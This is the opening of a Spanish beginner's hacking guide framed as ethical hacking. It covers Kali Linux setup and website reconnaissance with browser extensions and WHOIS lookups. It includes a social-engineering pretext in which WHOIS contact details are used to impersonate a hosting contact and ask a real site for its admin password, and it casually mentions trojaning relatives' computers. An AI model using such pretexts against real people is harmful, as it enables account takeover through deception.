

LA GUÍA DEL HACKER

(Conviértete en un hacker sin estudiar)

- **Dedicatoria**
- **Prólogo**
- **Capítulo 1**
 - o Definición de hacker
 - o Hacking como profesión
 - o Hacking como diversión
 - o Fases del hacking
 - o Descarga de Kali linux
- **Capítulo 2**
 - o Objetivos
 - Webs
 - ips internas
 - ips externas
 - Personas
- **Capítulo 3**
 - o Escaneos
 - De servicios
 - De vulnerabilidades
- **Capítulo 4**
 - o Creación del perfil según lo recolectado
 - o Anonimato
- **Capítulo 5**
 - o El ataque
 - Tipos de ataque
 - Directo
 - Indirecto
 - o Phishing
- **Capítulo 6**
 - o Conclusiones

Dedicatoria:

Este libro está dedicado a mi familia, que lleva soportando mis ausencias en la misma casa, cuando me encierro en mi despacho, rodeado de ordenadores y no salgo en horas. Por su paciencia y comprensión. Des la primera hasta el último, mi mujer Andreia, mi hija Inés y mi hijo Paquito, el más obediente.

Prólogo

Este libro está escrito, para aquellas personas que creen que no pueden perder el tiempo en ahondar en nuevos conocimientos, por mucho que lesatraiga. Va dirigido a esas personas que no les gusta estudiar o bien que no creen que tienen tiempo para el estudio o bien que ya no tienen edad para hacerlo.

Este libro está escrito para que cualquier persona sepa “hackear” conociendo las fases de un ataque y el uso de las herramientas que se usan en cada fase, hasta llegar a nuestro objetivo.

Después de leer el libro, se darán cuenta que han investigado más de lo que creían y se sentirán atraídos por el mundo del hacking y su estudio, algo que querían hacer antes de empezar este libro. Por ello, además de aprender a hackear, van a aprender de nuevo a coger el “gustillo” por el estudio que más le interesa. No es un estudio teórico sino práctico y sin darse cuenta se van a ver envueltos en una metodología autodidacta de investigación en fuentes de toda internet, para conseguir las herramientas que van a ir utilizando.

Por último, deciros que no soy un escritor sino un experto en ciberseguridad, especializado en hacking y que es en lo que trabajo, por lo que pido de antemano disculpas por los posibles errores gramaticales que pueda cometer.

Sin más espero que os sirva este libro para adentraros y especializaros en un mundo que siempre ha parecido estar reservado para jóvenes frikis desaliñados con capucha.

Vamos a por ello...

Capítulo 1.

Definición de hacker

Para mucha gente, la palabra hacker es sinónimo de delincuente. Se piensa en el hacker, como esa persona que se va a meter en nuestro sistema Informatico y nos va a robar toda la información para sacar un beneficio. Pues puede ser...

Para nosotros un hacker es un entusiasta de la tecnología. No sólo sabe programar muy bien, que también, sino que le atrae investigar nuevos avances tecnológicos, nuevos retos, buscar su superación personal etc. Evidentemente, pueden existir hackers “malos” al igual que una persona se puede sacar la licencia de armas para aprender a disparar y competir en las olimpiadas o bien aprender a disparar para salir por las noches a robar a gente inocente. Es decir, usas tus conocimientos dependiendo del tipo de persona que seas.

Nosotros vamos a convertirnos en hackers buenos. En este caso se les llama hackers éticos. Trabajan para que las infraestructuras tecnológicas de cualquier tipo sean más seguras, buscando sus fallos. Y, ¿Cuál es su forma de buscar esos fallos? Pues atacando de forma controlada un objetivo; por ejemplo, una empresa. Es decir, que utiliza sus conocimientos para poder solucionar problemas de seguridad, que por otro medio son más difíciles de encontrar. En definitiva, está actuando para protegernos de los hackers “malos”, en adelante, los ciberdelincuentes.

Capítulo 1.

El hacking como profesión.

Hace unos años en España, en el 2010-2011 si buscábamos ofertas de empleo usando la palabra clave hacking, nos aparecían una o dos ofertas o quizás ninguna.

Actualmente y entendiendo que el mismo trabajo se busca por diferentes palabras clave, la cosa ha cambiado.

The screenshot shows a job search interface with the following details:

- Search Bar:** Busco ofertas de... (I'm looking for offers of...) and Puesto, empresa o palabra clave (Position, company or keyword) with a dropdown set to Toda España (All Spain).
- Results Summary:** 30 ofertas de trabajo de hacking encontradas (30 job offers for hacking found).
- Sort Options:** Ordenar ofertas por: Fecha de publicación (Publication date), Relevancia (Relevance) (selected).
- Search Input:** Palabra clave (Keyword) with 'hacking' entered and an OK button.
- Time Filter:** Últimas 24 horas, Últimos 7 días, Últimos 15 días.
- Location Filter:** Provincia (Province) with options for Madrid, Barcelona, Santa Cruz de Tenerife, and Islas Baleares/Iles Balears.
- Job Listings:**
 - Gestor Proyectos Hacking Ético** at Entelgy Innotec Security in Madrid (published 5 hours ago). Description: Buscamos 1 Consultor de Seguridad con experiencia en gestión de proyectos de hacking para integrarse dentro de nuestra área y participar en diferentes...
Contract: Indefinite | Full-time | Salary not available.
 - Técnico/a Senior Hacking Ético - Red Team y Purple Team..** at Grupo SIA in Boadilla Del Monte (published 4 days ago). Description: Necesitamos a 2 Técnicos/as Senior de Hacking Ético, Test de Intrusión, Red Team y Purple Team, con al menos 2 años de experiencia en el sector. Con...
Contract: Indefinite | Full-time | Salary not available.
 - Técnico/a de Hacking Ético** at Oesia.
- Logos of Employers:** KONE, G^N, claire's, Kühnel Escuela de Negocios.

Como creador de cursos como el CPHE, curso que ha formado a más de 4.000 personas de habla hispana en todo el mundo, he visto crecer la demanda de este puesto de trabajo (hacker ético, pentester, equipo de red team...) de una forma exponencial. Desde mi primer alumno, Fernando, en el 2014, hasta la actualidad, hemos pasado de tener un curso donde se formaban 3 o 4 personas al mes en el 2014 a formarse ahora en hacking ético unas 100 personas al mes, en nuestros 8 cursos específicos y diferenciados por niveles.

Si bien es cierto que un tanto por ciento importante lo usan como complemento a su puesto de trabajo técnico, debemos decir que un porcentaje del 28% en el último año (2020), lo hacen para cambiar de profesión de una forma radical.

Esto lo hacen porque ven las ofertas de empleo, los anuncios de puestos en ciberseguridad por parte de las empresas, que además se van incrementando. Ven en la ciberseguridad un puesto de trabajo de futuro y algunos desalentados por su aburrido trabajo, ven en el hacking algo nuevo y divertido. También hay algunos que se forman para hacer cosas no tan loables...pero de este tipo de gente es difícil deshacerse o filtrarlas.

Es por ello por lo que el puesto de auditor en pentesting (pentest es un anglicismo que significa test de penetración) o en hacking ético, está actualmente muy demandado. Además, un consultor comercial con conocimientos técnicos en hacking ético y herramientas de ciberseguridad tiene un puesto muy asegurado en cualquier organización del sector.

En el último estudio, se comenta la necesidad de tener en España más de 300.000 especialistas en ciberseguridad, para poder cubrir los puestos demandados.

Sin duda, la ciberseguridad es un modelo de trabajo en pleno auge y dentro de ella, el hacker, tiene una doble ventaja, ya que, si sabe por dónde entrar, también sabe cómo tapar ese agujero en la infraestructura tecnológica.

Capítulo 1.

Hacking como diversión.

¿Por qué no? Yo empecé en el mundo del hacking leyendo revistas en inglés y después en español, cuando Google no era lo que es ahora (la de dinero que me hubiese ahorrado).

Yo estaba trabajando en una empresa de alimentación como Jefe de Ventas (llevaba en ese sector casi 20 años), y mi afición había sido siempre el hacking.

Me encantaba meterles troyanos a mis hermanos y poder manejar sus ordenadores remotamente.

Después empecé a hacer cursos de hacking (38 en total) de los cuales el que más me decepcionó fue el más caro y el que más nombre tenía.

Pues bien...quise hacerme yo uno sacando de aquí y de allá con videotutoriales, con prácticas y retos y con un lenguaje suficientemente claro, como para que un profesional técnico lo entendiera y una persona que no fuera técnico y que empezase desde cero, también. Sería para mi biblioteca hacker privada.

Pues me puse a ello y con un software de grabación bastante malo y con muchos "recortes" de los videos, conseguí un material de 8 semanas muy completo e interesante.

Cuando enseñé el curso a mi mujer, que por aquel entonces estaba embarazada de mi primera hija Inés, me dijo (con más visión comercial que yo), "¿por qué no haces una web y lo vendes por internet?". Y pensé... ¿Por qué no?

Así es que me puse a ello. Dos meses después publiqué la página con un solo curso. No tenía contactos y lo que hice fue seguir a los grandes gurús del momento.

Poco a poco fui metiéndome en este mundo y acudía a los pocos eventos que había. Me hice unas tarjetas de visita y después de una conversación con uno de los gurús, le comenté que podría darle una comisión de cada curso vendido si lo publicaba en su blog. Algo arriesgado porque no sabía si tendría éxito. Pero las cosas que se hacen con ganas y con minuciosidad, siempre lo tienen. Pues publicó el anuncio y ese mes se apuntaron los primeros. Después, el boca-oreja hizo el resto. Además, empecé a venderlo a precios muy inferiores de los que había en el mercado, creando además algún que otro "enemigo" comercial. Finalmente tuve que dejar mi trabajo, porque se disparó la venta del curso, hice varios más y ya no tenía tiempo ni para dormir.

Yo tuve suerte...bueno, la busqué y la encontré. Si nunca lo hubiera hecho seguiría vendiendo mis congelados...sin ningún problema.

Pero nunca hubiera abandonado mi afición. De hecho, me siento un privilegiado en poder trabajar en algo que para mí es una afición.

Creo que toda persona debe tener una afición que lo evada de su rutina. El hacking es una muy buena opción. Y seguro que después de leer este libro, seréis muchos los que me daréis la razón.

Capítulo 1

Fases del hacking.

Pues vamos a empezar a entrar en materia.

Todo ataque, tiene una serie de fases. Estas fases son las que van a estructurar el contenido de este libro.

Son 5 fases bien diferentes y muy complementarias entre sí, para realizar un trabajo casi perfecto (entendiendo que no existe el grado de perfección).

La primera fase y la más importante es la de recolección de información.

Como su propio nombre indica, consiste en recoger el máximo de información posible de un objetivo. Además, podemos mezclar entre parte tecnológica y parte humana. Y esto es así, porque cuando más seguro es el entorno tecnológico, la única entrada que tenemos es por el eslabón más débil: la persona.

La segunda fase es la del escaneo. Aquí escanearemos el objetivo para ver puertos abiertos, servicios, protocolos, versiones exactas etc. (no os asustéis si no lo entendéis, que lo haréis después). También escanearemos vulnerabilidades. Esta Es una fase con herramientas automatizadas.

La tercera sería la fase del ataque (en algunos sitios nos hablan de la enumeración, pero para mí es parte de la recolección de información). Esta es la fase más divertida para el atacante y la que más placer da (placer tecnológico...)

La cuarta sería una continuación de la primera, que sería la postexplotación. Es decir, una vez que tenemos acceso a un equipo, intentar sacar la máxima información posible e incluso, escalar privilegios. Es decir, que si hemos entrado en un equipo como un usuario normal, sin privilegios, intentar ser más que un simple usuario, por ejemplo un administrador.

Por último, si fuésemos “malos”, deberíamos borrar nuestras huellas, pero como somos “éticos”, esta fase la convertiremos en un informe para nuestro cliente. Esta fase es la creación del informe. El informe debe ser técnico una parte y otra parte en texto plano, para que la gente que no es técnica, lo pueda entender.

Capítulo 1.

Descarga de Kali Linux

Kali es un sistema operativo, que tiene preinstalada una cantidad de herramientas para el hacking y que nos va a facilitar muchísimo el trabajo. Podéis descárgalo desde <https://www.kali.org/downloads/>


Una vez descargada la imagen que será una ISO, debéis montarla en una máquina virtual, bien Vmware o Virtualbox.

Aquí os dejo unos tutoriales que hay en internet, y que os ayudarán a realizar este paso.

<https://www.solvetic.com/tutoriales/article/7585-como-instalar-kali-linux-2019-en-vmware-workstation-15/>

<https://www.profesionalreview.com/2019/01/02/installar-kali-linux-virtualbox/>

Una vez descargada la distribución de Kali, os aparecerá algo parecido a esta pantalla.



Y después os pedirá el usuario y contraseña. Deberéis meter los que habéis puesto en la configuración de la máquina.



Una vez introducida, entrareis en la pantalla principal. La mía será distinta, porque uso una versión anterior. La voy actualizando y además la tengo un poco tuneada. Pero la vuestra será parecida y más nueva. No os preocupéis. Las herramientas funcionan igual.



Una vez aquí, ya podéis trabajar con vuestra máquina. Nosotros vamos a trabajar en Linux y en Windows. Si no conocéis Linux, lo que vamos a ir viendo aquí te puede ayudar. Si no, siempre es interesante hacer cursos como <https://thesecuritysentinel.es/curso/curso-certificacion-gnu-linux/> de mi amigo Isaac.

Capítulo 2.

Objetivos

Como primer paso, debemos saber cuál es nuestro objetivo. Lo podemos diferenciar de la siguiente forma:

- Webs
- ips internas (todo tipo de dispositivo con una ip)
- ips externas (todo tipo de dispositivo con una ip)
- Personas

En este caso siempre nos vamos a ir a la parte de tecnología, es decir, el objetivo se puede llegar desde un ordenador. Podríamos incluir muchísimos más objetivos, pero nos vamos a dedicar a lo que podríamos hacer a nuestro alcance y con herramientas del día a día.


El primer paso, sería la **recolección de información** como vimos en el capítulo anterior.

Vamos a recolectar información de los objetivos que hemos visto. Empezamos.

Objetivo: WEB


Lo primero que vamos a realizar es descargarnos un navegador con el que vamos a trabajar en todo el libro. El navegador es Firefox. Si ya lo estás usando, perfecto... si no, descárgatelo desde su página.

<https://www.mozilla.org/es-ES/firefox/download/thanks/>




Una vez descargado, lo que vamos a hacer es instalar algunos complementos, que nos van a ayudar a recoger información de una manera más automática.


Nos iremos a herramientas, después nos bajamos a la pestaña de complementos.




Una vez aquí, nos iremos al cuadrado donde nos indica “Encontrar más extensiones” o “buscar más extensiones”.



Una vez allí, vamos a buscar la primera extensión. Será wappalyzer.



Y le damos a la lupa para que la busque. La instalaremos y buscaremos varias más. Ahora os toca a vosotros. Descargar las siguientes:




Una vez descargadas, vamos a utilizar las dos primeras para empezar la recolección. La última es útil, para detectar malware en páginas web. Es posible que nos envíen un enlace y con este complemento, podremos ver si es peligroso o no.

Cuando os decargais Wappalyzer, os aparece en vuestro navegador, en la parte derecha, unos símbolos que antes no aparecían. Nos os preocupéis, no pasa nada. Sería algo así.



Bien, pues si clicamos sobre ese simbolo, en este caso una W, pero podría ser cualquier otro, nos muestra información de la arquitectura del objetivo.



En este caso, nos dice que es una página construida en Wordpress, que tiene plugins como Woocommerce, el lenguaje de programación es PHP y las librerías de javascript que usa. Vale...por ahora no sabemos para qué..o sí...

Esta información hay que guardarla. Lo podéis hacer con pantallazos, escrito en un Word o un Notepad o escritos a mano...como queráis, pero hay que guardarlos para posteriormente usarlos.

Si miramos en nuestro navegador más a la derecha todavía, veremos una lupa con las letras IP en el interior.




Es el segundo complemento a utilizar. Si clicamos sobre él, nos va a dar información de la página en la que estamos en ese momento.

En mi caso es <https://thesecuritysentinel.es/curso/curso-certificacion-gnu-linux/>.

Lo vemos, ya que una imagen, vale más que mil palabras...

A screenshot of the DNSlytics website. The main content area displays network and hosting information for the IP address 77.73.83.90. The network information section includes details such as IP address (77.73.83.90), Location (Spain (ES)), Registry (ripe), Reverse DNS (PTR record) (plesk01.puntojs.icm.es), ASN number (197876), ASN name (ISP) (ICM Netsystems 2005 SL), IP-range/subnet (77.73.83.0/24, 77.73.83.0 - 77.73.83.255), and Network tools (Ping 77.73.83.90, Tracert 77.73.83.90). The hosting information section shows the server's name (Siglas: CCGL). On the left side of the page, there is a dark banner with the text 'URSO DE CERTIFICACIÓN' and a cartoon bear logo. The top navigation bar of the browser shows various tabs and icons.

Fijaros que os he marcado en azul, que tiene scroll. Es decir, que podemos bajar lo y ver más información. Aquí nos dice la ip, la localización del servidor, el nombre de a quién pertenece (no del dueño de la web sino del hosting que nos alquila el espacio) el nombre del dueño de dominio. Si bajamos el scroll, nos aparece más información, como podemos observar.



The screenshot shows a web browser window displaying WHOIS data. The data includes:

```
netname: ICI[REDACTED]
descr: ICI[REDACTED] 1078 SL
country: ES
admin-c: RI575-RIPE
tech-c: RI575-RIPE
status: ASSIGNED PA
mnt-by: IC1587-RIPE
mnt-by: JDG1587-RIPE
mnt-by: SOPICM-1587-RIPE
mnt-lower: IC1587-RIPE
mnt-routes: JDG1587-RIPE
created: 2012-09-21T08:12:49Z
last-modified: 2019-09-10T07:30:40Z
source: RIPE

role: RIPE [REDACTED]
address: Ramón Martínez 1078
admin-c: IC1587-RIPE
tech-c: IC1587-RIPE
tech-c: JDG1587-RIPE
nic-hdl: RI575-RIPE
abuse-mailbox: sistema[REDACTED].es
created: 2007-03-07T14:49:56Z
last-modified: 2013-08-12T09:16:18Z
source: RIPE # Filtered
mnt-by: IC1587-RIPE

person: Juan Dolan[REDACTED]
address: Plaça de la 4
address: Barcelona 08038 - Spain
phone: +34[REDACTED]1766
```

Aquí nos aparece información de la empresa, nos da una dirección de la misma, un nombre y un número de teléfono. No es de la empresa que se anuncia en la web, sino de la empresa que aloja la web. Pero esta información es muy útil. Podemos usarla, llamando a nuestro cliente, en este caso sería thesecuritysentinel.es, yo digo que soy la persona que aparece en la información que he sacado y le dio a [thesecuritysentinel](http://thesecuritysentinel.es), que soy “la persona que he tachado en la imagen” y que necesito restaurar los servicios y necesito la contraseña de administración de la web, porque debo cambiar un plugin...por ejemplo. de esta forma y sacando información que nos aparece en internet, estoy atacando un sistema tecnológico, a través de una persona. Interesante ¿verdad? Pues esto es más común de lo que creemos.


Tenemos dos herramientas que nos dan información y una forma de atacar. Ampliaremos más información en el capítulo de ataque y daremos ejemplos reales de ataques de diversos tipos.

Ahora nos vamos a la siguiente dirección:


<https://sourceforge.net/projects/getmantra/>

Y nos descargamos Mantra. Mantra es un navegador muy especial. Es un navegador creado para hacer pruebas de penetración sobre páginas web. Nosotros vamos a usar solo una herramienta, para recolectar información.

